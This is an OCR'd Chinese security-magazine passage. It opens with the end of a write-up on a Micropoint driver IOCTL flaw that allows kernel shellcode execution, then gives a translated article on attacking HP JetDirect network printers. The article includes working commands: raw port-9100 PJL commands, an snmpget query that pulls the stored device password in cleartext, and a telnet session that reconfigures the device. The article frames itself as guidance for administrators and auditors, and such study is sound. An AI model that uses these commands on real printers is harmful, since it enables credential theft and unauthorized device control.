
从该漏洞形式可以大胆猜想，微点驱动中对0x8000012C这个IoControlCode的处理可能是为用户层提供一种函数调用，输入数据的第一个DWORD可能是函数的地址，第二个DWORD可能是函数的参数个数，从第三个DWORD开始就是该函数的各个参数。这样的话相当于我们能够控制函数的地址、函数参数的个数以及函数的参数，而微点驱动的派遣例程中并未对调用者进行检查。当然调用正常的API函数没有多大意义，我们更希望的是能调用自己准备好的Ring0 ShellCode，即执行任意内核代码。仔细调试，会发现，输入数据中当第一个DWORD值为非法地址时，微点会将其纠正为0，这样正中下怀，只要事先在0x0处申请内存并将Ring0 ShellCode复制到0x0处，然后触发这个漏洞，执行任意内核代码。

另一方面，从这个漏洞也说明一个问题，便利性往往和安全性是矛盾的。微点可能为了某种便利，给Ring3提供了调用内核函数并获取结果的功能，然而却没有充分阻止这种便利带来的风险，导致漏洞的产生。那么也就是说，如果你要得到某种便利，你应该更多更全面地考虑这种便利背后的风险，否则安全性上会大打折扣！

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：打印机语言
关键词：漏洞、打印机、JetDirect

网络打印机攻防



文／Adrian Crenshaw　译／riusksk(泉哥)

本文将向大家讲述如何通过打印机以鲜为人知的方式来渗透网络。以前，除了垃圾箱中的复印件所带来的安全威胁外，并不会有其他太多的安全隐患。但现在的打印机却可通过网络与嵌入式操作系统、存储和IP协议栈相关联，已经不再像以前一样单一了。本文将就网络打印机泄漏用户、机主和网络的相关信息话题展开讨论。

由于本文中关于攻击的内容多于防御，因此看起来有点像黑帽子，但我觉得这些信息对于系统管理员和审计者来说更为有用，可以帮助他们在面对网络打印机时更清楚地知道该关注哪一方面的信息。关于如何锁住网络打印机，你可以访问厂商的官方网站以获取更多的建议。

本文测试的打印机主要是基于Hewlett-Packard LaserJet 4100 MFP、HP Jetdirect 170x和HP JetDirect 300X(J3263A)，但与此同时也将讲述一些关于Ricoh Savin打印机的内容，以便让大家知道，其实并不是只有惠普的网络打印机才存在安全问题。本文最初来源于Droop的Infonomicon TV项目，它如滚雪球一般，没有具体的方向，但我继续坚持着，并对其进行整理，还有其他朋友给予的附加内容和建议，才使得本文更为完善和更有价值。

概念

下面讲述几个本文中涉及到的缩写词。PCL代表打印机控制语言(Printer Control Language)，由惠普开发并被广泛使用的一种打印机协议。关于另一种页面描述语言，应该提一提由Adobe设计的PostScript(PS)，它可以将更为复杂的事情交由绘图仪／打印机处理。PJL(Printer Job Language，打印机作业语言)作为PCL的扩展，用于指导打印机行为，比如更改设备设置、传输文件等。另外，也有三个主要的网络

打印机协议应该注意,分别为LPD(Line Printer Daemon protocol)、IPP(Internet Printing Protocol)和JetDirect。

因为本文主要关注JetDirects打印机,所以讲述了更多关于AppSocket/PDL-datastream的内容,但由于一些JetDirects打印机也可工作在IPP和LPD协议下,以及一些非惠普公司生产的网络打印机也使用AppSocket协议,因此应该全面关注这三项协议,也有一些网络打印机使用IPX、Appletalk和SMB协议(例如Savins)进行通信。下面就让我们开始playing with printers吧!

诊断页(Diagnostics page)

图1和图2是JetDirect 170x的外观,注意图2最右边标记着"test"的按钮。在大部分的JetDirect box上按下此按钮,将会打印出一张诊断页列表统计,以及JetDirect box的IP设置。如果打印机有内置JetDirect card,则需要通过选择菜单才能打印出诊断页。当按下test按钮时,打印机就打印出一页或者两页关于主机名、MAC地址、IP地址、子网掩码、默认网关、固件修订和一些常见统计的信息。如果想在Windows或者Linux平台上通过配套软件直接设置IP以打印文件,那么IP/主机名将特别有用。如果不能物理访问JetDirect box,依然可以通过查看Ports选项卡找到打印机的IP地址或主机名,就像访问在Windows平台上设置的网络打印机一样。




图1




图2

如图3所示,JetDirect box主机名为npib1002c。有时会在Ports选项卡上看到像IP_192.168.1.102这样的名称,很显然,192.168.1.102就是JetDirect的IP地址。你完全可以在LAN上互换使用主机名或IP,如果主机名有一个合适的域名,也可以通过互联网访问到它。如果不能访问到JetDirect box,或者你的电脑不能与其连接,那么不要失望,在下一节中,我将讲述如何通过使用Nmap和JetAdmin找到LAN/Internet中的这些打印机。




图3

低级的打印方式

本节之所以称为低级的打印方式,是因为这些行为根本没有什么技术含量,但这也说明了RAW/ AppSock协议的简单性,该协议主要是在JetDirect和其他网络打印机上监听9100/TCP端口。你可以尝试一下,通过诊断页找出打印机的IP地址,然后访问地址:"http://your-printers- ip:9100"。末尾的":9100"是告诉浏览器连接端口9100/TCP。当尝试建立连接时,你会注意到浏览器并不会跑去其他错误的地方,因为它是在端口9100/TCP上运行的,而非Web服务。单击浏览器上的Stop按钮可以中断连接,然后注意打印机,会发现基于不同的浏览器,可以看到如下的传输数据:

```
Firefox
GET / HTTP/1.1
Host: tux:9100
User-Agent: Mozilla/5.0 (Windows; U; Windows
NT 5.1; en-US; rv:1.8.0.1) Gecko/20060111 Firefox/1.5.0.1
```

```
Accept:
text/xml,application/xml,application/xhtml+xml,text/html,q=0.9,text/plain,q=0.8,image/png,*/*,
q=0.5
Accept-Language: en-us,en,q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8,q=0.7,*,q=0.7
Keep-Alive: 300
Connection: keep-alive

Internet Exploiter
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible, MSIE 6.0, Windows NT 5.1, SV1, .NET CLR 1.1.4322, .NET CLR 2.0.50727)
Host: test:9100
Connection: Keep-Alive
```

如上所示，打印机通过端口9100/TCP读取打印工作。上面的两份请求均是针对服务器根文件的HTTP Get请求，但是打印机并不知道这些，它只是以文本形式打印出这些请求而已。另外，你也可以尝试Telnet到端口9100（假设打印机IP地址为192.168.1.2），输入以下命令：

```
Irongeek:~# telnet 192.168.1.2 9100
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
hello printer
^]
telnet> quit
Connection closed.
Irongeek:~#
```

如上所示，打印机会回显“hello printer”，其中“^]”代表按下Ctrl键和]括号。上述实例是在*nix下操作完成的，与在Windows下操作使用相同命令。注意，你可能无法看到上面的回显内容，除非你在本地打开echo（在Windows下是默认关闭的）。

比较令人意外的是，网络打印机将所有打印出来的数据都发送到9100端口。针对这种打印方式，我们随后再详细论述，这里讲一下可能你更感兴趣的内容——更改LCD显示。下面这些方法并不适用于所有的打印机，但如果是惠普打印机就一定可以。更改LCD显示可以使用Telnet远程登录：

```
Irongeek:~$ telnet 192.169.1.2 9100
@PJL RDYMSG DISPLAY="Some Text"
^]quit
Irongeek:~$
```

或者利用Netcat：

```
Irongeek:~$ echo @PJL RDYMSG DISPLAY=\"Some Text\" | netcat -q 0 192.168.1.2 9100
Irongeek:~$
```

JetDirect密码记录

在大多情况下，人们并不开启密码选项，但如果开启了，又会很快发现它们并不能以正常的逻辑方式来工作。如果你使用的是像如下款式的JetDirect的打印机：680N (J6058A)、615N (J6057A)、610N (J4169A, J4167A)、380X (J6061A)、310X (J6038A)、250M (J6042A)、75X(J6035A)或者是一台内置JetDirect card的HP打印机：HP LaserJet 4100 series、HP LaserJet 8150 series、HP LaserJet 9000 series、HP Color LaserJet 4550 series、HP Color LaserJet 4600、HP Designjet 5000 series or HP Business Inkjet 2600，远程登录和Web登录或软件JetAdmin所使用的设备密码是一致的。如果远程登录打印机，则需要输入用户名和密码，而用户名“root”、“admin”、“administrator”和“supervisor”都是等价有效的。如果你使用的是一台如下旧款的JetDirect：600N、400N、300X、500X、170X，那么就会让人觉得更加莫名其妙了。因为当Telnet上述类型的打印机时，会被要求输入密码，但却无需用户名。如果你为Telnet服务设置密码，可能会导致与Web登录的密码不一致，反之亦然。也就是说在JetDirect上至少有两个不同的密码，其中一个用于远程登录，一个用于Web登录或JetAdmin软件登录。远程登录密码被限制为16个字符，Web/JetAdmin登录密码为12个字符。你只需要记住，Hijetter（稍后讨论）可能会报告不可用的密码，即使所有的密码都被设置了。但这也没有关系，因为我们还有其他方法可以绕过密码限制。

Web接口与JetAdmin都是使用SNMP(Simple Network Management Protocol)协议来控制JetDirect的,这要求你提供正确的密码才能登录。如果使用第三方SNMP实用工具将完全无需密码,就可以连接并控制JetDirect打印机。可能你会认为通过改变默认的SNMP 团体名称(comm unity name)public/private是个不错的方法,但即使更改了,你也依然无法嗅探到无线数据,除非在新款的JetDirect打印机中支持SNMPv3和SSL/TLS。

如果你使用的是Windows 2000下的桌面软件JetAdmin,那么一旦使用后,它就会自动将密码保存在注册表中。例如,如果JetDirect的MAC地址是001083A2C913,那么JetAdmin将会把密码"password"保存在User\Software\Hewlett-Packard\HP JetAdmin\DeviceOptions\001083A2C913下的Access中,其键值为"50 00 41 00 53 00 53 00 57 00 4f 00 52 00 44,00,00,00"。这一串十六进制即为密码"password"中的各字母转换而成的,在每一字符之间还存在一个NULL字符,并用null填充。

暴力破解密码可能是一种方法,因为并不是所有的网络打印机都像上面一样记录密码的。由于你已经知道telnet是非加密的,因此也可以尝试嗅探密码。可以使用Ethereal来嗅探,在旧款的JetDirect(实际上就是Java applet)上的Web接口以及使用SNMP设置JetDirect的JetAdmin都是使用明文密码传输数据的,可通过在dump文件中搜索以"=108"开头的字符串即可找到密码。在一些新款的JetDirect中可能并非如此,它可能使用SSL加密连接了。

如果你在JetDirect上设置了一个密码,但却忘记了,相信这时大多数人都会使用硬重置(hard reset)以恢复密码。只需先拔掉电源,再按下test/status按钮,过会再插回电源,这样所有被设置的密码就会清除。

通过SNMP漏洞远程获取JetDirect密码

浏览SecurityFocus.com网站。搜索JetDirect exploit,可以找到公告:http://www.security focus.com/bid/7001/exploit,由于上述链接的内容讲述得不够详细,因此后面我将一步一步地展示如何利用此漏洞。一些JetDirect打印机的设备密码大多是以明文形式存储的,并可通过SNMP读取团体名称。有些可能修改了默认的SNMP团体名public,但依然可被嗅探到。由于在一些JetDirect上默认使用"internal"这个团体名,因此也可以试试"internal"。据报道,在一些JetDirect打印机上,即使更改了团体名,"internal"依然可用。通过使用Net-SNMP工具集(http://net-snmp.sourceforge.net/)可以很容易地获取到密码。

```
Irongeek:~# snmpget -v 1 -c public 192.168.2.46 .1.3.6.1.4.1.11.2.3.9.1.1.13.0
SNMPv2-SMI::enterprises.11.2.3.9.1.1.13.0 = Hex-STRING: 50 41 53 53 57 4F 52 44 3D 31 30 38 3B 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Irongeek:~#
```

上面的十六进制字符串"50=P,41=A,53=S,53=S,57=W,4F=O,52=R,44=D,3D==,31=1,30=0,38=8,3B=;",即字符串"PASSWORD=108;",其中密码为"PASSWORD"。如果更改为新密码NEWPASS WORD,那么生成的"50 41 53 53 57 4F 52 44 3D 31 30 38 3B"即为"NEWPASSWORD=108;"。在"=108;"之前即为密码,对于HEX转换为ASCII的体力活可在网站http://nickciske.com/ tools/hex.php进行转换。

注意,当我以小写字母的形式输入密码时,它却是以大写字母的形式存储的,说明这些密码是不区分大小写的。存在此漏洞的JetDirect款式有HP JetDirect J3263A、HP JetDirect J3113A、HP JetDirect J3111A,其他款式也存在

漏洞,可以测试一下。这里我用Hewlett Packard HP JetDirect 300X 进行测试,并且安装了最新的可能修补此问题的固件(firmware),但依然一直有很多未打补丁的JetDirect出现。一些打印服务器,比如HP J3258A JetDirect 170X就没有使用可升级的固件,因此会被这些固件拖累。惟一的解决方法就是购买一台新的JetDirect打印机。

通过Telnet/Web浏览器控制JetDirect打印机

大多数的JetDirect可通过网络浏览器或Telnet会话进行配置,图4就是基于Web配置工具的截图,只需在你喜爱的并且支持Java的Web浏览器地址栏里输入JetDirect的主机名或IP地址即可。




图4

下面是通过Telent连接JetDirect的例子,它显示了帮助选项,并重置了主机名:

```
Irongeek:~# telnet 192.168.1.2
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.

HP JetDirect
Please type "?" for HELP, or "/" for current settings
> ?
To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>
Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)
addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

addstring: <name> <contents>
contents - For non-printable characters use
\xx for two digit hex number
deletestring: <name>
liststring: (No parameter required)
addq: <name> [prepend] [append] [processing]
prepend - The prepend string name
append - The append string name
Use NULL for no string
processing - RAW, TEXT, or AUTO
deleteq: <name>
listq: (No parameter required)
defaultq: <name>
ipx/spx: 0 to disable, 1 to enable
dlc/llc: 0 to disable, 1 to enable
ethertalk: 0 to disable, 1 to enable
banner: 0 to disable, 1 to enable

Type passwd to change the password.
Type "?" for HELP, "/" for current settings or "quit" to save-and-exit.
Or type "exit" to exit without saving configuration parameter entries
> /

===JetDirect Telnet Configuration===
Firmware Rev. : H.08.32
MAC Address : 00:60:b0:6d:47:c6
Config By : DHCP
IP Address : 192.168.1.2
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.1.1
Syslog Server : Not Specified
Idle Timeout : 90 Seconds
```

```
Set Cmnty Name : Not Specified
Host Name : NPI6D47C6
DHCP Config : Enabled
Passwd : Disabled
IPX/SPX : Enabled
DLC/LLC : Enabled
Ethertalk : Enabled
Banner page : Enabled
> host-name:BUTTMONKEY
> /

===JetDirect Telnet Configuration===
Firmware Rev. : H.08.32
MAC Address : 00:60:b0:6d:47:c6
Config By : DHCP
IP Address : 192.168.1.2
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.1.1
Syslog Server : Not Specified
Idle Timeout : 90 Seconds
Set Cmnty Name : Not Specified
Host Name : BUTTMONKEY
DHCP Config : Enabled
Passwd : Disabled
IPX/SPX : Enabled
DLC/LLC : Enabled
Ethertalk : Enabled
Banner page : Enabled
> quit

===JetDirect Parameters Configured===
IP Address : 192.168.1.2
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.1.1
Syslog Server : Not Specified
Idle Timeout : 90 Seconds
Set Cmnty Name : Not Specified
Host Name : BUTTMONKEY
DHCP Config : Enabled
Passwd : Disabled
IPX/SPX : Enabled
DLC/LLC : Enabled
Ethertalk : Enabled
Banner page : Enabled
User Quitting
Connection closed by foreign host.
Irongeek:~#
```

